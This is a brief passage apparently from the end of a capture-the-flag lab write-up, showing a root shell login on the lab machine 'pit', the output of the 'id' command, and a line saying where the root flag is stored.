Last login: Fri Sep 24 03:41:11 2021 from 10.10.14.58
[root@pit ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-
s0:c0.c1023
```

The root flag can be found in `/root/root.txt`.